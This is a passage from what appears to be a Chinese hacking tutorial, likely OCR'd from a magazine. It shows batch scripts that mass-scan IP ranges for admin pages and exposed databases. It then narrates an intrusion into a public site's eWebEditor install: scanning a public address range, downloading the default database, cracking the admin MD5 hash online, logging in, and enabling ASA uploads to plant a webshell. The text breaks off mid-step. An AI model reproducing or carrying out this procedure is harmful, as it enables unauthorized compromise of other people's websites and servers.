for %%i in (*.txt) do wscan -h %	192.168.1.15	% -r %%i -l c:\ 15	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.16	% -r %%i -l c:\ 16	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.17	% -r %%i -l c:\ 17	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.18	% -r %%i -l c:\ 18	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.19	% -r %%i -l c:\ 19	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.20	% -r %%i -l c:\ 20	.txt
```

图 6

码复制到TXT文件中即可，复制后的效果如图6所示。

大家可以发现因为是从EXCLE中复制过来的，所以出现了很多多余的空格，这时我们就可以利用替换功能，不过这个也是需要技巧的，我们首先将“%”连后面多余的空格复制一下，然后选择“编辑”下的“替换”，将内容复制进去，再在“替换为”的那栏直接填写一个空格，如图7，然后点击“全部替换”即可，至于其它的地方也可以使用相同的方法进行处理，最终修改后的结果如图8所示，现在我们只要使用这个TXT为蓝本，将修改的*.txt先替换为ADMIN.TXT，再替换为DB.TXT，然后复制进批处理文件里覆盖相应的代码即可，如图9。只要叉子们利用这个方法进行简单的修改，我们就可以方便的进行大范围IP段的扫描了。






图7


```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
for %%i in (*.txt) do wscan -h 192.168.1.1 -r %%i -l c:\1.txt
for %%i in (*.txt) do wscan -h 192.168.1.2 -r %%i -l c:\2.txt
for %%i in (*.txt) do wscan -h 192.168.1.3 -r %%i -l c:\3.txt
for %%i in (*.txt) do wscan -h 192.168.1.4 -r %%i -l c:\4.txt
for %%i in (*.txt) do wscan -h 192.168.1.5 -r %%i -l c:\5.txt
for %%i in (*.txt) do wscan -h 192.168.1.6 -r %%i -l c:\6.txt
for %%i in (*.txt) do wscan -h 192.168.1.7 -r %%i -l c:\7.txt
for %%i in (*.txt) do wscan -h 192.168.1.8 -r %%i -l c:\8.txt
for %%i in (*.txt) do wscan -h 192.168.1.9 -r %%i -l c:\9.txt
for %%i in (*.txt) do wscan -h 192.168.1.10 -r %%i -l c:\10.txt
for %%i in (*.txt) do wscan -h 192.168.1.11 -r %%i -l c:\11.txt
for %%i in (*.txt) do wscan -h 192.168.1.12 -r %%i -l c:\12.txt
for %%i in (*.txt) do wscan -h 192.168.1.13 -r %%i -l c:\13.txt
for %%i in (*.txt) do wscan -h 192.168.1.14 -r %%i -l c:\14.txt
for %%i in (*.txt) do wscan -h 192.168.1.15 -r %%i -l c:\15.txt
for %%i in (*.txt) do wscan -h 192.168.1.16 -r %%i -l c:\16.txt
for %%i in (*.txt) do wscan -h 192.168.1.17 -r %%i -l c:\17.txt
for %%i in (*.txt) do wscan -h 192.168.1.18 -r %%i -l c:\18.txt
for %%i in (*.txt) do wscan -h 192.168.1.19 -r %%i -l c:\19.txt
for %%i in (*.txt) do wscan -h 192.168.1.20 -r %%i -l c:\20.txt
```
图8


```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
for %%i in (admin.txt) do wscan -h 192.168.1.6 -r %%i -l c:\6.txt
for %%i in (admin.txt) do wscan -h 192.168.1.7 -r %%i -l c:\7.txt
for %%i in (admin.txt) do wscan -h 192.168.1.8 -r %%i -l c:\8.txt
for %%i in (admin.txt) do wscan -h 192.168.1.9 -r %%i -l c:\9.txt
for %%i in (admin.txt) do wscan -h 192.168.1.10 -r %%i -l c:\10.txt
for %%i in (admin.txt) do wscan -h 192.168.1.11 -r %%i -l c:\11.txt
for %%i in (admin.txt) do wscan -h 192.168.1.12 -r %%i -l c:\12.txt
for %%i in (admin.txt) do wscan -h 192.168.1.13 -r %%i -l c:\13.txt
for %%i in (admin.txt) do wscan -h 192.168.1.14 -r %%i -l c:\14.txt
for %%i in (admin.txt) do wscan -h 192.168.1.15 -r %%i -l c:\15.txt
for %%i in (admin.txt) do wscan -h 192.168.1.16 -r %%i -l c:\16.txt
for %%i in (admin.txt) do wscan -h 192.168.1.17 -r %%i -l c:\17.txt
for %%i in (admin.txt) do wscan -h 192.168.1.18 -r %%i -l c:\18.txt
for %%i in (admin.txt) do wscan -h 192.168.1.19 -r %%i -l c:\19.txt
for %%i in (admin.txt) do wscan -h 192.168.1.20 -r %%i -l c:\20.txt
for %%i in (db.txt) do wscan -h 192.168.1.1 -r %%i -l c:\1.txt
for %%i in (db.txt) do wscan -h 192.168.1.2 -r %%i -l c:\2.txt
for %%i in (db.txt) do wscan -h 192.168.1.3 -r %%i -l c:\3.txt
for %%i in (db.txt) do wscan -h 192.168.1.4 -r %%i -l c:\4.txt
```
图9

前面我曾经说过，为了方便大家的使用，所以编写出了两个GUI界面下的利用工具，如图10，这两个工具只是简单的利用VB实现一些文件的调用而已，所以在使用的时候也必须保证这些软件和扫描器处在同一目录下才行。

我们利用这两个软件来进行几次实际的利用，我的思路是下载默认数据库进行后台登录然后再上传WEBSHELL，打开批量扫描器，在IP段里写入218.5.76.1，然后在后面写上255，生成目录就直接选择生成在C:\，最后选择DB这一项，如图11，点击“开始扫描”，我们先喝个茶，看个教程什么的，回来看下扫描结果，扫中了一个含有ewebeditor数据库的网站，如图12。

打开这个IP地址，在后面加上“/eWebeditor/admin_login.asp”，出现了登录页面，如图13，看来后台页面没有被删除，现在我们来下载它的默认数据库，如图14，然后使用辅臣数据库浏览器打开数据库查找管理用户名的MD5密码，如图15，然后我们再到www.cmd5.com这类的网站上进行在线MD5的破解，很幸运帐号和密码都被破解出来了，如图16。

使用破解出的帐号和密码登录后台，选择“样式管理”下的增加新样式，样式命名为ASA，并且在上传图片一栏填写上传类型ASA，如图17，然后我们回到样式浏览界面，找到新增加的样式，然后点击后面的预览按键，如图18，直接上传后缀




图10




图11




图12

